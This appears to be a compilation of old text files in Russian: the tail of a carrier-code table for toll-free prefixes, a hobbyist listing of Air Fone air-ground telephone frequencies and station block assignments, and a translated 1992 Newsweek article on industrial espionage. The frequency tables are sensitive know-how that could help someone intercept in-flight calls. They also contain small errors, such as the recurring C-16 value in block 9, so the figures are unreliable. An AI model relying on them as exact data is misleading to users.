| 327 | ATX  | AT&T-C                                   |
| 328 | ATX  | AT&T-C                                   |
| 329 | ATL  | ATC                                      |
| 330 | ATL  | ATC                                      |

|     |      |                                        |
|-----|------|----------------------------------------|
| 331 | ATX  | AT&T-C                                 |
| 332 | ATX  | AT&T-C                                 |
| 333 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 334 | ATX  | AT&T-C                                 |
| 335 | SCH  | SCHNEIDER COMMUNICATIONS               |
| 336 | ATX  | AT&T-C                                 |
| 337 | FDR  | FIRST DATA RESOURCES                   |
| 338 | ATX  | AT&T-C                                 |
| 339 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 340 | FFM  | FIRST FINANCIAL MANAGEMENT CORPORATION |
| 341 | ATX  | AT&T-C                                 |
| 342 | ATX  | AT&T-C                                 |
| 343 | ATX  | AT&T-C                                 |
| 344 | ATX  | AT&T-C                                 |
| 345 | ATX  | AT&T-C                                 |
| 346 | ATX  | AT&T-C                                 |
| 347 | UTC  | US TELCOM, INC./US SPRINT              |
| 348 | ATX  | AT&T-C                                 |
| 349 | DCT  | DIRECT COMMUNICATIONS, INC.            |
| 350 | CSY  | COM SYSTEMS                            |
| 351 | ATX  | AT&T-C                                 |
| 352 | ATX  | AT&T-C                                 |
| 353 | SCH  | SCHNEIDER COMMUNICATIONS               |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 354 | ATX | AT&T-C                                      |
| 355 | ATZ | ATX-COMMUNICATIONS                          |
| 356 | ATX | AT&T-C                                      |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                        |
| 358 | ATX | AT&T-C                                      |
| 359 | UTC | US TELCOM, INC./US SPRINT                   |
| 360 | CWV | ?                                           |
| 361 | CAN | TELCOM CANADA                               |
| 362 | ATX | AT&T-C                                      |
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 378 | NTP  | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI  | EASTERN MICROWAVE                           |
| 381 | LMI  | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX  | AT&T-C                                      |
| 383 | TDD  | MCI / TELECONNECT                           |
| 384 | FDT  | FRIEND TECHNOLOGIES                         |
| 385 | CAB  | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 421 | ATX  | AT&T-C                                    |
| 422 | ATX  | AT&T-C                                    |
| 423 | ATX  | AT&T-C                                    |
| 424 | ATX  | AT&T-C                                    |
| 425 | TTH  | TELE TECH, INC.                           |
| 426 | ATX  | AT&T-C                                    |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                    |
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |

|     |      |                                    |
|-----|------|------------------------------------|
| 447 | ATX  | AT&T-C                             |
| 448 | ATX  | AT&T-C                             |
| 449 | UTD  | UNITED TELCO / TELAMAR             |
| 450 | USL  | US LINK LONG DISTANCE              |
| 451 | ATX  | AT&T-C                             |
| 452 | ATX  | AT&T-C                             |
| 453 | ATX  | AT&T-C                             |
| 454 | ALN  | ALLNET COMMUNICATIONS SERVICES     |
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

# Частоты Air Fone

**Автор:** Leroy Donnelly

Leroy.Donnelly@IVGATE.OMAHUG.ORG

---

Этот небольшой файл посвящён частотам, используемым в бортовой телефонной системе Air Fone для связи воздух-земля во время полёта. Приведённые ниже сведения дадут вам общее представление о том, как всё это работает.

Комиссия по федеральным коммуникациям (FCC) выпустила правила распределения диапазонов 849–851/894–895 МГц для авиационно-наземной радиотелефонной службы.

Последнее изменение вступило в силу 9 сентября 1991 года:

1. Изменена разбивка каналов по сравнению с де-факто стандартами компании GTE Airfone Inc.;
2. GTE обязана предоставлять свои услуги другим лицензиатам авиационно-наземной связи на недискриминационных условиях;
3. Каждый блок каналов разделён на 6 управляющих каналов (P-1 — P-6) и 29 каналов связи (C-1 — C-29);
4. Полоса пропускания каналов связи установлена в 6 кГц;
5. GTE получила 22 месяца на переработку текущей схемы управляющих каналов; в течение этого периода компания вправе использовать нижние 20 кГц каждого блока каналов, включая каналы C-1, C-2 и C-3, в качестве управляющих. Затем следует ещё 38 месяцев, в течение которых GTE может использовать лишь управляющий канал шириной 3,2 кГц в канале C-2 каждого блока. По окончании переходных периодов (сентябрь 1996 года) GTE должна перейти на управляющие каналы, обозначенные в таблицах ниже как P-1 — P-6;
6. FCC наделена полномочиями эксклюзивно назначать каждому лицензиату авиационно-наземной связи один управляющий канал;
7. Мощность ERP бортовых станций ограничена 30 Вт; наземных станций — 100 Вт;
8. Мощность ERP наземных станций при связи с воздушными судами на земле ограничена 1 Вт.

---

## Каналы «Земля — Воздух»

*Примечание: «GB» в таблицах обозначает Защитную Полосу (Guard Band) — серию интервалов по 3 кГц для разделения каналов связи и управляющих каналов.*

НОМ. КАН.

БЛОК КАНАЛОВ

|      | 10       | 9        | 8        | 7        | 6        |
|------|----------|----------|----------|----------|----------|
| C-1  | 849.0055 | 849.2055 | 849.4055 | 849.6055 | 849.8055 |
| C-2  | 849.0115 | 849.2115 | 849.4115 | 849.6115 | 849.8115 |
| C-3  | 849.0175 | 849.2175 | 849.4175 | 849.6175 | 849.8175 |
| C-4  | 849.0235 | 849.2235 | 849.4235 | 849.6235 | 849.8235 |
| C-5  | 849.0295 | 849.2295 | 849.4295 | 849.6295 | 849.8295 |
| C-6  | 849.0355 | 849.2355 | 849.4355 | 849.6355 | 849.8355 |
| C-7  | 849.0415 | 849.2415 | 849.4415 | 849.6415 | 849.8415 |
| C-8  | 849.0475 | 849.2475 | 849.4475 | 849.6475 | 849.8475 |
| C-9  | 849.0535 | 849.2535 | 849.4535 | 849.6535 | 849.8535 |
| C-10 | 849.0595 | 849.2595 | 849.4595 | 849.6595 | 849.8595 |
| C-11 | 849.0655 | 849.2655 | 849.4655 | 849.6655 | 849.8655 |

|      |          |          |          |          |          |
|------|----------|----------|----------|----------|----------|
| C-12 | 849.0715 | 849.2715 | 849.4715 | 849.6715 | 849.8715 |
| C-13 | 849.0775 | 849.2775 | 849.4775 | 849.6775 | 849.8775 |
| C-14 | 849.0835 | 849.2835 | 849.4835 | 849.6835 | 849.8835 |
| C-15 | 849.0895 | 849.2895 | 849.4895 | 849.6895 | 849.8895 |
| C-16 | 849.0955 | 849.2855 | 849.4955 | 849.6955 | 849.8955 |
| C-17 | 849.1015 | 849.3015 | 849.5015 | 849.7015 | 849.9015 |
| C-18 | 849.1075 | 849.3075 | 849.5075 | 849.7075 | 849.9075 |
| C-19 | 849.1135 | 849.3135 | 849.5135 | 849.7135 | 849.9135 |
| C-20 | 849.1195 | 849.3195 | 849.5195 | 849.7195 | 849.9195 |
| C-21 | 849.1255 | 849.3255 | 849.5255 | 849.7255 | 849.9255 |
| C-22 | 849.1315 | 849.3315 | 849.5315 | 849.7315 | 849.9315 |
| C-23 | 849.1375 | 849.3375 | 849.5375 | 849.7375 | 849.9375 |
| C-24 | 849.1435 | 849.3435 | 849.5435 | 849.7435 | 849.9435 |
| C-25 | 849.1495 | 849.3495 | 849.5495 | 849.7495 | 849.9495 |
| C-26 | 849.1555 | 849.3555 | 849.5555 | 849.7555 | 849.9555 |
| C-27 | 849.1615 | 849.3615 | 849.5615 | 849.7615 | 849.9615 |
| C-28 | 849.1675 | 849.3675 | 849.5675 | 849.7675 | 849.9675 |
| C-29 | 849.1735 | 849.3735 | 849.5735 | 849.7735 | 849.9735 |
| GB   | 849.1765 | 849.3765 | 849.5765 | 849.7765 | 849.9765 |
|      | до       | до       | до       | до       | до       |
|      | 849.1797 | 849.3797 | 849.5797 | 849.7797 | 849.9797 |
| P-6  | 849.1813 | 849.3813 | 849.5813 | 849.7813 | 849.9813 |
| P-5  | 849.1845 | 849.3845 | 849.5845 | 849.7845 | 849.9845 |
| P-4  | 849.1877 | 849.3877 | 849.5877 | 849.7877 | 849.9877 |
| P-3  | 849.1909 | 849.3909 | 849.5909 | 849.7909 | 849.9909 |
| P-2  | 849.1941 | 849.3941 | 849.5941 | 849.7941 | 849.9941 |
| P-1  | 849.1973 | 849.3973 | 849.5973 | 849.7973 | 849.9973 |

|      |          |          |          |          |          |
|------|----------|----------|----------|----------|----------|
|      | 5        | 4        | 3        | 2        | 1        |
| C-1  | 850.0055 | 850.2055 | 850.4055 | 850.6055 | 850.8055 |
| C-2  | 850.0115 | 850.2115 | 850.4115 | 850.6115 | 850.8115 |
| C-3  | 850.0175 | 850.2175 | 850.4175 | 850.6175 | 850.8175 |
| C-4  | 850.0235 | 850.2235 | 850.4235 | 850.6235 | 850.8235 |
| C-5  | 850.0295 | 850.2295 | 850.4295 | 850.6295 | 850.8295 |
| C-6  | 850.0355 | 850.2355 | 850.4355 | 850.6355 | 850.8355 |
| C-7  | 850.0415 | 850.2415 | 850.4415 | 850.6415 | 850.8415 |
| C-8  | 850.0475 | 850.2475 | 850.4475 | 850.6475 | 850.8475 |
| C-9  | 850.0535 | 850.2535 | 850.4535 | 850.6535 | 850.8535 |
| C-10 | 850.0595 | 850.2595 | 850.4595 | 850.6595 | 850.8595 |
| C-11 | 850.0655 | 850.2655 | 850.4655 | 850.6655 | 850.8655 |
| C-12 | 850.0715 | 850.2715 | 850.4715 | 850.6715 | 850.8715 |
| C-13 | 850.0775 | 850.2775 | 850.4775 | 850.6775 | 850.8775 |
| C-14 | 850.0835 | 850.2835 | 850.4835 | 850.6835 | 850.8835 |
| C-15 | 850.0895 | 850.2895 | 850.4895 | 850.6895 | 850.8895 |
| C-16 | 850.0955 | 850.2855 | 850.4955 | 850.6955 | 850.8955 |
| C-17 | 850.1015 | 850.3015 | 850.5015 | 850.7015 | 850.9015 |
| C-18 | 850.1075 | 850.3075 | 850.5075 | 850.7075 | 850.9075 |
| C-19 | 850.1135 | 850.3135 | 850.5135 | 850.7135 | 850.9135 |
| C-20 | 850.1195 | 850.3195 | 850.5195 | 850.7195 | 850.9195 |
| C-21 | 850.1255 | 850.3255 | 850.5255 | 850.7255 | 850.9255 |
| C-22 | 850.1315 | 850.3315 | 850.5315 | 850.7315 | 850.9315 |
| C-23 | 850.1375 | 850.3375 | 850.5375 | 850.7375 | 850.9375 |
| C-24 | 850.1435 | 850.3435 | 850.5435 | 850.7435 | 850.9435 |
| C-25 | 850.1495 | 850.3495 | 850.5495 | 850.7495 | 850.9495 |
| C-26 | 850.1555 | 850.3555 | 850.5555 | 850.7555 | 850.9555 |
| C-27 | 850.1615 | 850.3615 | 850.5615 | 850.7615 | 850.9615 |
| C-28 | 850.1675 | 850.3675 | 850.5675 | 850.7675 | 850.9675 |
| C-29 | 850.1735 | 850.3735 | 850.5735 | 850.7735 | 850.9735 |
| GB   | 850.1765 | 850.3765 | 850.5765 | 850.7765 | 850.9765 |
|      | до       | до       | до       | до       | до       |
|      | 850.1797 | 850.3797 | 850.5797 | 850.7797 | 850.9797 |
| P-6  | 850.1813 | 850.3813 | 850.5813 | 850.7813 | 850.9813 |
| P-5  | 850.1845 | 850.3845 | 850.5845 | 850.7845 | 850.9845 |
| P-4  | 850.1877 | 850.3877 | 850.5877 | 850.7877 | 850.9877 |
| P-3  | 850.1909 | 850.3909 | 850.5909 | 850.7909 | 850.9909 |
| P-2  | 850.1941 | 850.3941 | 850.5941 | 850.7941 | 850.9941 |
| P-1  | 850.1973 | 850.3973 | 850.5973 | 850.7973 | 850.9973 |

---

## Каналы «Воздух — Земля»

| НОМ. КАН. | БЛОК КАНАЛОВ |          |          |          |          |
|-----------|--------------|----------|----------|----------|----------|
|           | 10           | 9        | 8        | 7        | 6        |
| C-1       | 894.0055     | 894.2055 | 894.4055 | 894.6055 | 894.8055 |
| C-2       | 894.0115     | 894.2115 | 894.4115 | 894.6115 | 894.8115 |
| C-3       | 894.0175     | 894.2175 | 894.4175 | 894.6175 | 894.8175 |
| C-4       | 894.0235     | 894.2235 | 894.4235 | 894.6235 | 894.8235 |
| C-5       | 894.0295     | 894.2295 | 894.4295 | 894.6295 | 894.8295 |
| C-6       | 894.0355     | 894.2355 | 894.4355 | 894.6355 | 894.8355 |
| C-7       | 894.0415     | 894.2415 | 894.4415 | 894.6415 | 894.8415 |
| C-8       | 894.0475     | 894.2475 | 894.4475 | 894.6475 | 894.8475 |
| C-9       | 894.0535     | 894.2535 | 894.4535 | 894.6535 | 894.8535 |
| C-10      | 894.0595     | 894.2595 | 894.4595 | 894.6595 | 894.8595 |
| C-11      | 894.0655     | 894.2655 | 894.4655 | 894.6655 | 894.8655 |
| C-12      | 894.0715     | 894.2715 | 894.4715 | 894.6715 | 894.8715 |
| C-13      | 894.0775     | 894.2775 | 894.4775 | 894.6775 | 894.8775 |
| C-14      | 894.0835     | 894.2835 | 894.4835 | 894.6835 | 894.8835 |
| C-15      | 894.0895     | 894.2895 | 894.4895 | 894.6895 | 894.8895 |
| C-16      | 894.0955     | 894.2855 | 894.4955 | 894.6955 | 894.8955 |
| C-17      | 894.1015     | 894.3015 | 894.5015 | 894.7015 | 894.9015 |
| C-18      | 894.1075     | 894.3075 | 894.5075 | 894.7075 | 894.9075 |
| C-19      | 894.1135     | 894.3135 | 894.5135 | 894.7135 | 894.9135 |
| C-20      | 894.1195     | 894.3195 | 894.5195 | 894.7195 | 894.9195 |
| C-21      | 894.1255     | 894.3255 | 894.5255 | 894.7255 | 894.9255 |
| C-22      | 894.1315     | 894.3315 | 894.5315 | 894.7315 | 894.9315 |
| C-23      | 894.1375     | 894.3375 | 894.5375 | 894.7375 | 894.9375 |
| C-24      | 894.1435     | 894.3435 | 894.5435 | 894.7435 | 894.9435 |
| C-25      | 894.1495     | 894.3495 | 894.5495 | 894.7495 | 894.9495 |
| C-26      | 894.1555     | 894.3555 | 894.5555 | 894.7555 | 894.9555 |
| C-27      | 894.1615     | 894.3615 | 894.5615 | 894.7615 | 894.9615 |
| C-28      | 894.1675     | 894.3675 | 894.5675 | 894.7675 | 894.9675 |
| C-29      | 894.1735     | 894.3735 | 894.5735 | 894.7735 | 894.9735 |
| GB        | 894.1765     | 894.3765 | 894.5765 | 894.7765 | 894.9765 |
|           | до           | до       | до       | до       | до       |
|           | 894.1797     | 894.3797 | 894.5797 | 894.7797 | 894.9797 |
| P-6       | 894.1813     | 894.3813 | 894.5813 | 894.7813 | 894.9813 |
| P-5       | 894.1845     | 894.3845 | 894.5845 | 894.7845 | 894.9845 |
| P-4       | 894.1877     | 894.3877 | 894.5877 | 894.7877 | 894.9877 |
| P-3       | 894.1909     | 894.3909 | 894.5909 | 894.7909 | 894.9909 |
| P-2       | 894.1941     | 894.3941 | 894.5941 | 894.7941 | 894.9941 |
| P-1       | 894.1973     | 894.3973 | 894.5973 | 894.7973 | 894.9973 |
|           |              |          |          |          |          |
|           | 5            | 4        | 3        | 2        | 1        |
| C-1       | 895.0055     | 895.2055 | 895.4055 | 895.6055 | 895.8055 |
| C-2       | 895.0115     | 895.2115 | 895.4115 | 895.6115 | 895.8115 |
| C-3       | 895.0175     | 895.2175 | 895.4175 | 895.6175 | 895.8175 |
| C-4       | 895.0235     | 895.2235 | 895.4235 | 895.6235 | 895.8235 |
| C-5       | 895.0295     | 895.2295 | 895.4295 | 895.6295 | 895.8295 |
| C-6       | 895.0355     | 895.2355 | 895.4355 | 895.6355 | 895.8355 |
| C-7       | 895.0415     | 895.2415 | 895.4415 | 895.6415 | 895.8415 |
| C-8       | 895.0475     | 895.2475 | 895.4475 | 895.6475 | 895.8475 |
| C-9       | 895.0535     | 895.2535 | 895.4535 | 895.6535 | 895.8535 |
| C-10      | 895.0595     | 895.2595 | 895.4595 | 895.6595 | 895.8595 |
| C-11      | 895.0655     | 895.2655 | 895.4655 | 895.6655 | 895.8655 |
| C-12      | 895.0715     | 895.2715 | 895.4715 | 895.6715 | 895.8715 |
| C-13      | 895.0775     | 895.2775 | 895.4775 | 895.6775 | 895.8775 |
| C-14      | 895.0835     | 895.2835 | 895.4835 | 895.6835 | 895.8835 |
| C-15      | 895.0895     | 895.2895 | 895.4895 | 895.6895 | 895.8895 |
| C-16      | 895.0955     | 895.2855 | 895.4955 | 895.6955 | 895.8955 |
| C-17      | 895.1015     | 895.3015 | 895.5015 | 895.7015 | 895.9015 |
| C-18      | 895.1075     | 895.3075 | 895.5075 | 895.7075 | 895.9075 |
| C-19      | 895.1135     | 895.3135 | 895.5135 | 895.7135 | 895.9135 |
| C-20      | 895.1195     | 895.3195 | 895.5195 | 895.7195 | 895.9195 |
| C-21      | 895.1255     | 895.3255 | 895.5255 | 895.7255 | 895.9255 |
| C-22      | 895.1315     | 895.3315 | 895.5315 | 895.7315 | 895.9315 |
| C-23      | 895.1375     | 895.3375 | 895.5375 | 895.7375 | 895.9375 |

|      |          |          |          |          |          |
|------|----------|----------|----------|----------|----------|
| C-24 | 895.1435 | 895.3435 | 895.5435 | 895.7435 | 895.9435 |
| C-25 | 895.1495 | 895.3495 | 895.5495 | 895.7495 | 895.9495 |
| C-26 | 895.1555 | 895.3555 | 895.5555 | 895.7555 | 895.9555 |
| C-27 | 895.1615 | 895.3615 | 895.5615 | 895.7615 | 895.9615 |
| C-28 | 895.1675 | 895.3675 | 895.5675 | 895.7675 | 895.9675 |
| C-29 | 895.1735 | 895.3735 | 895.5735 | 895.7735 | 895.9735 |
| GB   | 895.1765 | 895.3765 | 895.5765 | 895.7765 | 895.9765 |
|      | до       | до       | до       | до       | до       |
|      | 895.1797 | 895.3797 | 895.5797 | 895.7797 | 895.9797 |
| P-6  | 895.1813 | 895.3813 | 895.5813 | 895.7813 | 895.9813 |
| P-5  | 895.1845 | 895.3845 | 895.5845 | 895.7845 | 895.9845 |
| P-4  | 895.1877 | 895.3877 | 895.5877 | 895.7877 | 895.9877 |
| P-3  | 895.1909 | 895.3909 | 895.5909 | 895.7909 | 895.9909 |
| P-2  | 895.1941 | 895.3941 | 895.5941 | 895.7941 | 895.9941 |
| P-1  | 895.1973 | 895.3973 | 895.5973 | 895.7973 | 895.9973 |

---

## Географическое распределение блоков каналов

*(Наземные станции, использующие один и тот же блок каналов, должны располагаться не менее чем в 300 милях друг от друга)*

| МЕСТОПОЛОЖЕНИЕ      | БЛ. КАН. |
|---------------------|----------|
| АЛЯСКА              |          |
| Анкоридж            | 8        |
| Кордова             | 5        |
| Кетчикан            | 5        |
| Джуно               | 4        |
| Ситка               | 7        |
| Якутат              | 8        |
| АЛАБАМА             |          |
| Бирмингем           | 2        |
| АРИЗОНА             |          |
| Феникс              | 4        |
| Уинслоу             | 6        |
| АРКАНЗАС            |          |
| Пайн-Блафф          | 8        |
| КАЛИФОРНИЯ          |          |
| Блайт               | 10       |
| Эврика              | 8        |
| Лос-Анджелес        | 4        |
| Окленд              | 1        |
| Южный Сан-Франциско | 6        |
| Визалия             | 7        |
| КОЛОРАДО            |          |
| Колорадо-Спрингс    | 8        |
| Денвер              | 1        |
| Хейден              | 6        |
| ФЛОРИДА             |          |
| Майами              | 4        |
| Орlando             | 2        |
| Таллахасси          | 7        |
| ДЖОРДЖИЯ            |          |
| Атланта             | 5        |
| Сент-Саймонс-Айленд | 6        |
| ГАВАЙИ              |          |
| Маунт-Капу          | 5        |
| АЙДАХО              |          |
| Блэкфут             | 8        |
| Колдуэлл            | 10       |
| ИЛЛИНОЙС            |          |
| Чикаго              | 3        |
| Кивани              | 5        |
| Шиллер-Парк         | 2        |
| ИНДИАНА             |          |
| Форт-Уэйн           | 7        |
| АЙОВА               |          |

|                   |    |
|-------------------|----|
| Де-Мойн           | 1  |
| КАНЗАС            |    |
| Гарден-Сити       | 3  |
| Уичита            | 7  |
| КЕНТУККИ          |    |
| Фэрдейл           | 6  |
| ЛУИЗИАНА          |    |
| Кеннер            | 3  |
| Шривпорт          | 5  |
| МАССАЧУСЕТС       |    |
| Бостон            | 7  |
| МИЧИГАН           |    |
| Белвилл           | 8  |
| Флинт             | 9  |
| Со-Сент-Мари      | 6  |
| МИННЕСОТА         |    |
| Блумингтон        | 9  |
| МИССИСИПИ         |    |
| Меридиан          | 9  |
| МИССУРИ           |    |
| Канзас-Сити       | 6  |
| Сент-Луис         | 4  |
| Спрингфилд        | 9  |
| МОНТАНА           |    |
| Льюистаун         | 5  |
| Майлс-Сити        | 8  |
| Миссула           | 3  |
| НЕВРАСКА          |    |
| Гранд-Айленд      | 2  |
| Огаллала          | 4  |
| НЕВАДА            |    |
| Лас-Вегас         | 1  |
| Рено              | 3  |
| Тонопа            | 9  |
| Уиннемукка        | 4  |
| НЬЮ-МЕКСИКО       |    |
| Аламогордо        | 8  |
| Альбукерке        | 10 |
| Ацтек             | 9  |
| Клейтон           | 5  |
| НЬЮ-ДЖЕРСИ        |    |
| Вудбери           | 3  |
| НЬЮ-ЙОРК          |    |
| Ист-Элмхёрст      | 1  |
| Скайлер           | 2  |
| Стейтен-Айленд    | 9  |
| СЕВЕРНАЯ КАРОЛИНА |    |
| Гринсборо         | 9  |
| Уилмингтон        | 3  |
| СЕВЕРНАЯ ДАКОТА   |    |
| Дикинсон          | 7  |
| ОГАЙО             |    |
| Патаскала         | 1  |
| ОКЛАХОМА          |    |
| Уорнер            | 4  |
| Вудуорд           | 9  |
| ОРЕГОН            |    |
| Олбани            | 5  |
| Клават-Фолс       | 2  |
| Пендлтон          | 7  |
| ПЕНСИЛЬВАНИЯ      |    |
| Кораополис        | 4  |
| Нью-Камберленд    | 8  |
| ЮЖНАЯ КАРОЛИНА    |    |
| Чарлстон          | 4  |
| ЮЖНАЯ ДАКОТА      |    |
| Абердин           | 6  |
| Рapid-Сити        | 5  |
| ТЕННЕССИ          |    |
| Элизабетон        | 7  |
| Мемфис            | 10 |

|                   |   |
|-------------------|---|
| Нашвилл           | 3 |
| ТЕХАС             |   |
| Остин             | 2 |
| Бедфорд           | 1 |
| Хьюстон           | 9 |
| Лаббок            | 7 |
| Монаханс          | 6 |
| ЮТА               |   |
| Абахо-Пик         | 7 |
| Дельта            | 2 |
| Эскаланте         | 5 |
| Грин-Ривер        | 3 |
| Солт-Лейк-Сити    | 1 |
| ВИРГИНИЯ          |   |
| Арлингтон         | 6 |
| ВАШИНГТОН         |   |
| Сиэтл             | 4 |
| Чейни             | 1 |
| ЗАПАДНАЯ ВИРГИНИЯ |   |
| Чарлстон          | 2 |
| ВИСКОНСИН         |   |
| Стивенс-Пойнт     | 8 |
| ВАЙОМИНГ          |   |
| Ривертон          | 9 |

# Незапертые ворота: американские компании под волной иностранного шпионажа

**Автор:** Дуглас Уоллер (Douglas Waller)

*Newsweek*, 4 мая 1992 г., стр. 58

---

Американским компаниям и без того нелегко конкурировать с соперниками из Тихоокеанского региона даже на равных условиях. Задача становится куда сложнее, когда торговые секреты утекают к конкурентам. Один производитель компьютеров из Далласа, например, недавно обнаружил свою конфиденциальную информацию о ценах в заявках южнокорейского конкурента. Фирма наняла детективное агентство Phoenix Investigations, которое нашло в шкафу в головном офисе невзрачную пластиковую коробку. Внутри оказался радиопередатчик, подключённый кабелем к факсимильному аппарату компании. Жучок тайно установил новый сотрудник — «крот», внедрённый корейской фирмой. «Американские компании не верят, что подобное может случиться с ними», — говорит президент Phoenix Ричард Азнаран. — «К тому моменту, когда они обращаются к нам, ворота уже давно распахнуты настежь».

Добро пожаловать в мир, где прибыль вытеснила ракеты в качестве главной валюты власти. Промышленный шпионаж — явление не новое и не всегда незаконное, но по мере того как компании приобретают глобальный охват, они становятся всё более уязвимы для экономического шпионажа. По данным опроса Американского общества промышленной безопасности, проведённого в прошлом году, 37 процентов из 165 ответивших американских компаний заявили, что становились жертвами слежки. Рост угрозы оказался настолько тревожным, что ЦРУ и ФБР усилили свои программы экономической контрразведки. Компании также усиливают защиту. Kellogg Company прекратила публичные экскурсии на своём заводе в Батл-Крик, штат Мичиган, поскольку шпионы проникали туда для фотографирования оборудования. Eastman Kodak Company засекречивает документы — совсем как государственные ведомства. Lotus Development Corporation проверяет уборщиков, работающих в ночную смену. «По мере того как наши компьютеры уменьшаются в размерах, становится всё проще уйти с одним под мышкой», — говорит представитель Lotus Ребекка Сил.

Справедливости ради — некоторые американские компании сами прибегали к шпионажу, хотя за рубежом они, как правило, этим не занимаются: иностранные фирмы держат свои секреты под более надёжным замком. Помимо этого, американские компании сталкиваются с дополнительной угрозой — профессиональными разведывательными службами иностранных государств. «Мы обнаруживаем разведывательные организации стран, на которые прежде никогда не обращали внимания, — и они активно действуют на территории США», — говорит Р. Патрик Уотсон из ФБР. Иностранные спецслужбы, традиционно считавшиеся дружественными Соединённым Штатам, «пытаются внедрять кротов в американские высокотехнологичные компании [и] обыскивать портфели американских бизнесменов в зарубежных командировках», предупреждает директор ЦРУ Роберт Гейтс. Бывший сотрудник Агентства национальной безопасности Нозл Матчетт добавляет: «Перед нами огромная чёрная дыра шпионажа, охватившая весь мир, — и наивные американские бизнесмены оказываются её жертвами».

Никто точно не знает, сколько денег теряют американские компании из-за этой чёрной дыры. Иностранные правительства отказываются комментировать разведывательную информацию о бизнесе, которую они собирают. Пострадавшие крайне редко афишируют факты шпионажа или сообщают о них властям — из опасения раскрыть уязвимости перед акционерами. Тем не менее более 30 компаний и экспертов по безопасности, с которыми связался Newsweek, утверждают, что ежегодно из-за краж торговых секретов и технологий теряются миллиарды долларов. На этой

неделе судебный подкомитет Палаты представителей проводит слушания для оценки нанесённого ущерба. IBM, ставшая мишенью французских и японских разведывательных операций, оценивает потери от экономического шпионажа и пиратства программного обеспечения в 1 миллиард долларов. IBM отказывается раскрывать подробности, однако отмечает, что шпионаж «охватывает весь спектр — от пропажи товаров с погрузочных доков до людей, заглядывающих через плечо соседа в самолёте».

## **Самые бесцеремонные**

Французская разведка, Direction Generale de la Securite Exterieur (DGSE), наиболее беззастенчиво занималась экономическим шпионажем: по словам источников в разведывательных кругах, её агенты устанавливали жучки в авиакресла, а в гостиничных номерах бизнесменов устраивали обыски в поисках документов. Три года назад ФБР направило Парижу конфиденциальный протест после того, как установило: агенты DGSE пытались проникнуть в европейские филиалы IBM и Texas Instruments, чтобы передавать секреты французскому конкуренту. Жалоба осталась без ответа. Бюджет французской разведки в этом году был увеличен на 9 процентов — для найма 1000 новых сотрудников. Секретный доклад ЦРУ недавно предупредил об агентах французской разведки, рыщущих по территории Соединённых Штатов в поисках деловых секретов. По данным разведывательных источников, французское посольство в Вашингтоне помогало французским инженерам вести шпионаж в области технологии малозаметности, применяемой американскими производителями боевых самолётов. «Американские бизнесмены, останавливающиеся в парижских гостиницах, должны исходить из того, что содержимое их портфелей будет сфотографировано», — говорит консультант по безопасности Пол Джойал. Официальные представители DGSE отказались от комментариев.

